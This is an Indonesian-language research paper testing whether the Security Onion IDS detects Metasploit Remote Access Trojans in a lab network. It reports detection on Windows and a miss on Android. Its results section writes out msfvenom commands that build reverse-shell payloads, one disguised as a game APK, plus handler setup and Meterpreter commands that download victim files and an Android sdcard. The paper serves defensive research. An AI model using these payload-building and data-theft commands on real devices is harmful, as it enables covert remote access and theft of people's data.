Syntax Literate: Jurnal Ilmiah Indonesia p–ISSN: 2541-0849
e-ISSN: 2548-1398
Vol. 7, No. 10, Oktober 2022

IMPLEMENTATION OF INTRUSION DETECTION SYSTEM (IDS) USING SECURITY ONION

Rulof Baltwin Tallane*[1], Dian Widiyanto Chandra
Prodi Teknik Informatika, Fakultas Teknologi Informasi, Universitas Kristen Satya Wacana, Indonesia
Email: 672018405@student.uksw.edu, dian.chandra@uksw.edu

Abstrak

Intrusion Detection system (IDS) adalah sebuah sistem yang bertugas memantau lalu lintas jaringan untuk mendeteksi aktivitas yang mencurigakan dan tidak normal dan memberikan peringatan ketika aktivitas tersebut terdeteksi. Penggunaan *Intrusion Detection System* sangat membantu administrator untuk melakukan pemantauan lalu lintas jaringan sehingga meminimalisir terjadinya serangan yang mengakibatkan kerusakan sistem maupun pencurian data. untuk meminimalisir terjadinya kerusakan sistem dan pencurian data yang dilakukan oleh penyerang, maka penulis melakukan implementasi Intrusion Detection System menggunakan Security Onion sehingga ketika terjadi serangan dapat langsung ditangani oleh administrator. Dalam penelitian ini dilakukan pengujian terhadap Security Onion yang menggunakan metode *Signature Based* dalam mendeteksi serangan *Remote Access Trojan yang* menurut data BSSN pada januari sampai april 2020 merupakan jenis serangan yang terbanyak. Hasil dari penelitian ini dapat digunakan untuk mendeteksi serangan siber yang mengakibatkan kerusakan sistem dan pencurian data

Kata Kunci: *Intrusion Detection System, Security Onion, Monitoring.*

Abstract

Intrusion Detection System (IDS) is a system in charge of monitoring network traffic to detect suspicious and abnormal activity and provide alerts when such activity is detected. The use of the Intrusion Detection System is very helpful for administrators to monitor network traffic so as to minimize the occurrence of attacks that result in system damage and data theft. To minimize the occurrence of system damage and data theft by attackers, the author implements an Intrusion Detection System using Security Onion so that when an attack occurs it can be directly handled by the administrator. In this study, a test was conducted on Security Onion using the Signature Based method in detecting Remote Access Trojan attacks which according to BSSN data from January to April 2020 were the most common types of attacks. The results of this study can be used to detect cyber attacks that result in system damage and data theft.

How to cite: Rulof Baltwin Tallane (2022) Implementation Of Intrusion Detection System (IDS) Using Security Onion Syntax Literate: Jurnal Ilmiah Indonesia, *(7)* 10,

E-ISSN: 2548-1398
Published by: Ridwan Institute

Keywords: *Intrusion Detection System, Security Onion, Monitoring*

Pendahuluan

Serangan siber merupakan sebuah serangan yang dilakukan oleh penjahat dunia maya menggunakan sebuah komputer atau beberapa komputer yang bertujuan untuk memanipulasi, mencuri data, atau menggunakan komputer yang telah dimanipulasi untuk melakukan serangan-serangan lainnya. Penjahat dunia maya ini biasanya menggunakan beberapa teknik serangan untuk melancarkan aksinya seperti, serangan trojan, *backdoor, phishing, ransomware, DOS,DDOS*, dan masih banyak lagi (Widyarto & Hapsari, 2022).

Pada tahun 2020 Pusat Operasi Keamanan Siber Nasional (Pusopskamsinas) Badan Siber dan Sandi Negara (BSSN) mencatat sebanyak 88.414.296 serangan siber yang telah dilakukan dari bulan januari sampai april 2020. Dari keseluruhan jumlah serangan tersebut terdapat satu jenis serangan yang mendominasi yaitu *Trojan activity* sebanyak 56% dan 43% merupakan aktivitas *Information Gathering* dan kemudian 1% nya merupakan *Web Application Attack*. Dari data tersebut bisa disimpulkan bahwa serangan *trojan* memiliki peran besar terhadap serangan siber yang terjadi di indonesia (Mulya, Pradnyani, Wangi, Nugraha, & Rimadhani, 2021).

Serangan *trojan* merupakan tipe *malicious code* yang terlihat seakan-akan *legitimate*. *Trojan* biasanya dirancang untuk merusak, mengganggu, mencuri dan juga memantau aktivitas dari target yang telah disusupi oleh *trojan* tersebut. Setelah target berhasil disusupi oleh *trojan*, penyerang akan mengeksekusi trojan tersebut untuk mengakses sistem yang telah disusupinya (Jatworo, 2015). *Trojan* memiliki banyak jenis seperti *Backdoor Trojan, Distributed Denial of Service (DDoS) attack trojan, Downloader Trojan, Rootkit Trojan, Remote Access Trojan (RAT)*, dan masih banyak lagi jenis varian dari *trojan* (Muhammad, 2016).


Dari permasalahan diatas peneliti ingin mencari solusi cara melakukan pendeteksian serangan trojan activity secara real time dengan mengimplementasikan IDS sehingga ketika serangan terjadi IDS dapat langsung memberikan *alert* kepada administrator jaringan yang berguna sebagai langkah awal antisipasi, yang *alert* tersebut bisa dianalisis oleh administrator jaringan apakah alert tersebut merupakan *true positive* atau *false positive*. Dan apabila alert tersebut adalah *true positive* maka administrator jaringan dapat mengeskalasikan ke tahap lebih lanjut seperti memblokir alamat IP ataupun port dari si penyerang (Beni Setiawan, 2019).

Pada penelitian ini menggunakan IDS Security Onion dengan metode *signature based* yang *ruleset* nya menggunakan *ruleset* ET-Open *Ruleset* dikarenakan ET-OPEN merupakan *ruleset open source* dan sudah memiliki 28,500+ *Signature* dan alasan dipilihnya Security Onion dikarenakan Security Onion merupakan salah satu IDS terbaik versi gartner. Security Onion *merupakan open source linux distribution* yang didesain untuk melakukan *threat hunting, security monitoring*, dan *log management*. Kemudian untuk jenis serangan yang dilakukan pada penelitian ini penulis menggunakan serangan trojan dengan varian Remote Access Trojan (RAT).

Peneliti melakukan implementasi dalam lingkup Local Area Network, dengan alasan ancaman serangan internal berpotensi menimbulkan kerusakan yang lebih besar daripada ancaman eksternal karena pengguna internal memiliki akses langsung ke target dan perangkat infrastrukturnya (Maulana, Kom, & Fauzi, 2018).

Metode Penelitian

Tahapan Penelitian dapat dilihat pada Gambar 1



Gambar 1. Tahapan Penelitian

Penelitian ini diawali dengan instalasi Security Onion dan setelah itu dilakukan perancangan Security Onion. Dan setelah proses perancangan selesai dilanjutkan dengan intsalasi Kali Linux yang akan melakukan penyerangan terhadap target dengan sistem operasi Windows dan Android. Selanjutnya dilakukan uji koneksi antara setiap perangkat, dan setelah semua perangkat berhasil terhubung dilakukan pengujian serangan menggunakan *Remote Access Trojan* yang kemudian dilakukan analisa menggunakan Security Onion

IDS

Intrusion detection System (*IDS*) adalah sistem yang memantau lalu lintas jaringan untuk aktivitas mencurigakan dan mengeluarkan peringatan saat aktivitas tersebut ditemukan. Ini adalah aplikasi perangkat lunak yang memindai lalu lintas jaringan atau sistem untuk aktivitas berbahaya atau pelanggaran kebijakan. Dan setiap usaha atau pelanggaran berbahaya yang mencoba menyerang sistem akan langsung dideteksi (Santoso, Noertjahyana, & Andjarwirawan, 2022).

Security Onion

Security Onion adalah sebuah sistem yang dirancang untuk melakukan threat hunting, *security monitoring* dan *log management* (Sugiantoro & Istiyanto, 2015). Security Onion juga menyatukan antara *packet capture, intrusion detection, network metadata* dan *file analysis*. Yang didalamnya terdapat beberapa services seperti Alerts, Hunt, PCAP, dan Cases, Playbook, osquery, CyberChef, Elasticsearch, Logstash, Kibana, Suricata, Zeek, and Wazuh. Dari penggabungan tersebut *packet capture* berfungsi untuk melakukan perekamanan segala aktifitas yang terjadi pada suatu lalu lintas jaringan, kemudian diproses oleh intrusion detection dengan NIDS (*Network Intrusion Detection System*). NIDS berguna untuk melakukan pencocokan *fingerprints* yang telah ditandai sebagai anomali ataupun lalu lintas berbahaya. Setelah itu *network*

metadata melakukan analisis dan menyajikan data yang telah terdeteksi oleh *intrusion detection system*, sehingga data-data tersebut dapat dikelompokan sesuai dengan jenisnya. Pada Security Onion terdapat dua pilihan metadata yaitu suricata dan zeek. Selanjutnya setelah data berhasil dikelompokan, *file analysis* akan menampilkan detail dari anomali ataupun lalu lintas berbahaya tersebut.

Suricata

Suricata adalah *Open Source Next Generation Intrusion Detection and Prevention Engine* (Albin & Rowe, 2012). Suricata adalah mesin ID/PS berbasis *signature based* yang menggunakan Signature untuk memantau lalu lintas jaringan dan memberikan peringatan kepada administrator ketika terjadi peristiwa yang mencurigakan. Dirancang agar kompatibel dengan komponen keamanan jaringan yang ada.

Metasploit

Metasploit merupakan *framework open source* yang digunakan oleh *security engineer* untuk melakukan *penetration testing* pada sebuah sistem yang bertujuan untuk mengeksploitasi sistem keamanan. Pada Metasploit terdapat beberapa modul seperti, *exploit, payloads, auxiliary functions, encoder, listeners, shellcode, pos-exploitation code*, dan *NOPs* (Andhika, 2021).

Kali Linux


Kali Linux (sebelumnya dikenal sebagai BackTrack Linux) adalah *open-source*, distribusi Linux berbasis Debian yang ditujukan untuk Pengujian Penetrasi dan Audit Keamanan tingkat lanjut (Andhika, 2021). Kali Linux berisi beberapa ratus alat yang ditargetkan untuk berbagai tugas keamanan informasi, seperti *Penetration Testing, Security Research, Computer Forensics* dan *Reverse Engineering*. Pada penelitian ini menggunakan Kali Linux versi 2022.1.

Android

Sistem operasi Android adalah sistem operasi yang diperuntukan untuk *Smartphone* yang dikembangkan untuk digunakan terutama pada perangkat layar sentuh, ponsel, dan tablet. Desainnya memungkinkan pengguna memanipulasi perangkat seluler secara intuitif, dengan gerakan jari yang mencerminkan gerakan umum, seperti mencubit, menggesek, dan mengetuk. Pada penelitian ini menggunakan Andorid versi 8.0 (Oreo) (Wahyuni, 2021).


Hasil dan Pembahasan

Setelah melakukan instalasi dan konfigurasi Security Onion peneliti akan membuat sebuah *Remote Access Trojan* yang bertujuan untuk melakukan pencurian data pada target dengan sistem operasi windows dan juga android. Dengan skenario target akan menjalankan *program Remote Access Trojan* yang telah dibuat oleh penyerang. Setelah menjalankan program tersebut penyerang akan terkoneksi dengan komputer korban. Dan sesudah penyerang berhasil melakukan pencurian data, peneliti akan memantau dan melakukan analisa pada traffic jaringan pada IDS Security Onion. Berikut merupakan gambaran topologi penelitian,




Gambar 2. Topologi Penelitian

Pengujian RAT terhadap Windows




Gambar 3. Pembuatan RAT untuk Windows

Pada tahap ini peneliti membuat *Remote Access Trojan* menggunakan metasploit menggunakan perintah "msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.126.130 LPORT=7405 -f exe -o rat.exe" dengan perintah tersebut metasploit akan membuat *payload* berformat .exe yang dapat terkoneksi dengan ip lokal 192.168.126.130 dan port lokal 7405 milik penyerang.




Gambar 4. Proses Menjalankan *Payload* Menggunakan *msfconsole*


Di tahap ini dilakukan konfigurasi pada msfconsole dengan perintah "use /exploit/multi/handler" yang bertujuan untuk menangkap *shell* yang telah kita buat sebelumnya dengan nama rat.exe. setelah itu dilakukan *set payload* yang dengan perintah "windows/meterpreter/reverese_tcp" dan *sesudah set payload* harus juga dilakukan set lhost (*local host*) dan lport (*local port*).



Gambar 5. Korban Menjalankan program *RAT*.




Gambar 6. Penyerang melakukan pencurian data pada Windows.




Gambar 7. Hasil Pencurian data dari windows.


Setelah program yang berisi *payload* dijalankan oleh korban, maka penyerang dapat langsung terhubung dengan komputer korban, sehingga penyerang dapat melakukan pencurian data. Pencurian data dapat dilakukan dengan perintah "download", pada gambar 6 penyerang melakukan pencurian data berupa file berformat .docs kemudian pada gambar 7 file tersebut berhasil didapatkan dan tersimpan pada komputer penyerang.



Gambar 8. Hasil *Capture* & Analisis Security Onion pada serangan Windows




Gambar 9. Detail *Malware* hasil *capture* & analisis Security Onion.



Gambar 10 Detail malware hasil *capture* & analisis Security Onion.

Pada gambar 8 terlihat Security Onion berhasil mendeteksi dua aktivitas serangan *Remote Access Trojan* yang dibuat oleh penyerang. Yaitu "ET HUNTING PE EXE Download over raw TCP" dan "ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)". Kemudian pada gambar 9 dan gambar 10 merupakan detail dari alert. Dari detail alert tersebut dapat diketahui bahwa destination ip nya adalah 192.168.126.129 yang merupakan alamat ip dari komputer korban dan source ip nya adalah 192.168.126.130 yang merupakan alamat ip dari penyerang dan berjalan pada port 7405.



Gambar 11. Pembuktian hasil temuan menggunakan VirusTotal


Pada tahap terakhir peneliti menganalisis *hash* program yang ditemukan oleh Security Onion menggunakan VirusTotal yang dimana menunjukan hasil 53 dari 69 *security vendor* mendeteksi bahwa file tersebut merupakan *malicious file* yang berarti temuan tersebut merupakan *True Positive*.

Pengujian RAT terhadap Android

Gambar 12. Pembuatan RAT pada Android

Pada tahap ini peneliti membuat *Remote Access Trojan* menggunakan metasploit dengan perintah "msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.126.130 LPORT=6405 R > game.apk" dengan perintah tersebut metasploit akan membuat payload berformat .apk yang dapat terkoneksi dengan ip 192.168.126.130 dan port 6405.


Gambar 13. Proses menjalankan *Payload* menggunakan msfcondole



Gambar 14. Tampilan tablet Android korban yang berisi RAT.


Pada gambar 13 menunjukan proses konfigurasi pada msfconsole yang bertujuan untuk menjalankan exploit kemudian penyerang harus menunggu sampai korban menjalankan program RAT tersebut. Dan pada gambar 14 terlihat bahwa tablet android milik korban terdapat file game.apk yang merupakan program RAT yang telah dibuat oleh penyerang apabila korban melakukan instalasi game.apk tersebut maka otomatis penyerang dapat langsung terkoneksi dengan tablet milik korban.

Gambar 15. Penyerang melakukan pencurian data pada perangkat Andorid




Gambar 16. Proses download data pada Android

Pada gambar 15 dan gambar 16 penyerang berhasil terkoneksi yang berarti korban telah melakukan instalasi program RAT tersebut pada tablet dan setelah itu penyerang melakukan pencurian data dengan perintah "download sdcard /home/kali/hasil_download" perintah tersebut berfungsi untuk mengunduh folder sdcard pada *smartphone* android korban dan menyimpannya pada folder hasil_donwnload pada komputer penyerang.



Gambar 17. Hasil pencurian data pada Android

Pada gambar 17 menunjukan bahwa folder sdcard beserta file didalamnya yang telah di *download* oleh penyerang berhasil tersimpan pada folder hasil_download.



Gambar 18. Hasil *Capture* & analisis Security Onion pada serangan Android

Setelah melakukan serangan tersebut, peneliti mendapatkan hasil bahwa Security Onion tidak mendeteksi aktifitas payload RAT yang telah dibuat penyerang untuk sistem operasi android.

Remediation

Dari hasil pengujian tersebut didapatkan hasil bahwa Security Onion berhasil mendeteksi serangan Remote Access Trojan yang dibuat oleh penyerang. Dan setelah dianalisis menggunakan Virus Total yang dimana menunjukan hasil 53 dari 69 security vendor mendeteksi bahwa file tersebut merupakan malicious file yang berarti temuan tersebut merupakan True Positive. Maka bisa dilakukan eskalasi ke tahap lebih lanjut yaitu melakukan tindakan pencegahan seperti menggunakan NGFW (Next Generation FireWall) dimana perangkat ini memiliki fitur NBAR (Network Based Application Recognition) sehingga ketika terdapat aplikasi yang tidak dikenali oleh NBAR atau aplikasi yang termasuk di dalam black list akan dilakukan proses Blocking. Dan untuk keamanan lebih lanjut bisa menggunakan AMP (Advanced Malware Protection) supaya malware yang berada di intenal network tidak bisa berinteraksi dan menyebar.

Kesimpulan

Dari hasil penelitian yang telah dilakukan, "*Implementasi Intrusion Detection System (IDS) menggunakan Security Onion*". Peneliti menyimpulkan bahwa IDS Security Onion dapat membantu meminimalisir terjadinya serangan siber berupa RAT pada tingkatan tertentu, dengan memberikan *message alert* dan detail terkait dengan

serangan yang ditangkap. Sehingga ketika mendapatkan *alert* beserta informasinya, administrator jaringan dapat mengeskalasikan ke tahap selanjutnya untuk mencegah serangan tersebut seperti melakukan block alamat IP maupun port dari si penyerang. Namun pada penelitian ini juga ditemukan kelemahan yaitu Security Onion tidak berhasil mendeteksi lalu lintas Remote Access Trojan yang dilakukan oleh penyerang terhadap korban dengan sistem operasi android 8.0 (oreo). Menurut peneliti hal tersebut bisa saja terjadi dikarenakan *ruleset* untuk mendeteksi malware metasploit *Remote Access Trojan* pada perangkat android belum ditambahkan oleh ET-OPEN *ruleset* suricata ataupun bisa disebabkanoleh jenis perangkat android yang digunakan pada penelitian. Dalam penelitian ini, penulis menyadari bahwa penelitian ini tidak sepenuhnya terlepas dari kekurangan. Oleh karena itu penulis sangat terbuka atas kritik maupun saran, dengan sifat membangun yang bertujuan untuk meningkatkan pemahaman terkait penelitian telah dibuat penulis.

BIBLIOGRAFI

Albin, Eugene, & Rowe, Neil C. (2012). A realistic experimental comparison of the Suricata and Snort intrusion-detection systems. *2012 26th International Conference on Advanced Information Networking and Applications Workshops*, 122–127. IEEE.

Andhika, Delfan Azhar. (2021). *TA: Pengujian Penetrasi pada Windows 10 menggunakan Model Penetration Testing Execution Standard (PTES)*. Universitas Dinamika.

Beni Setiawan, Beni Setiawan. (2019). *Penegakan Hukum Pidana Terhadap Akses Sistem Komputer Secara Ilegal (Hacking) dan Menimbulkan Kerusakan (Cracking) Dalam Kejahatan Dunia Maya (cybercrime) menurut perspektif undang-undang nomor 19 tahun 2016 tentang perubahan atas undang-undang nomor 11 tahun 2008 tentang informasi dan transaksi elektronik*. Universitas Batanghari.

Jatworo, Sigit Tri. (2015). *Perancangan Material Promosi Event Seminar Nasional dalam Rangka Festival Jenang Solo 2015 di Lembaga Studi Desain Surakarta*.

Maulana, Andry, Kom, M., & Fauzi, Ahmad. (2018). Jaringan Komputer. *Jakarta: Alfabeta*.

Muhammad, Rowi Fajar. (2016). *Analisis Malware Attack Di Internet Indonesia Pada Tahun 2013 Dengan Metode Frequent Itemset Mining*. Institut Teknologi Sepuluh Nopember.

Mulya, Nurrachman Budi, Pradnyani, Kadek Dwi Natasya, Wangi, Ajeng Laras, Nugraha, Anggi Anggraeni, & Rimadhani, Tri Diana. (2021). Analisis Peningkatan Jumlah Kasus Cyber Attack di Indonesia Pada Masa Pandemi Covid-19. *Sitasi*, *1*(1), 241–247.

Santoso, Darryl, Noertjahyana, Agustinus, & Andjarwirawan, Justinus. (2022). Implementasi dan Analisa Snort dan Suricata Sebagai IDS dan IPS Untuk Mencegah Serangan DOS dan DDOS. *Jurnal Infra*, *10*(1), 142–147.

Sugiantoro, Bambang, & Istiyanto, Jazi Eko. (2015). Analisa Sistem Keamanan Intrusion Detection System (IDS), Firewall System, Database System Dan Monitoring System Menggunakan Agent Bergerak. *Seminar Nasional Informatika (SEMNASIF)*, *1*(3).

Wahyuni, Erni Sri. (2021). *Analisis Cara Kerja CRUD Dengan Menggunakan Android Studio*.

Widyarto, Ervan Yudi, & Hapsari, Dita Kusuma. (2022). Analisis Modus Operandi Tindak Kejahatan Menggunakan Teknik Komunikasi Love Scam Sebagai Ancaman pada Keamanan Sistem Informasi. *Syntax Idea*, *4*(9), 1352–1370.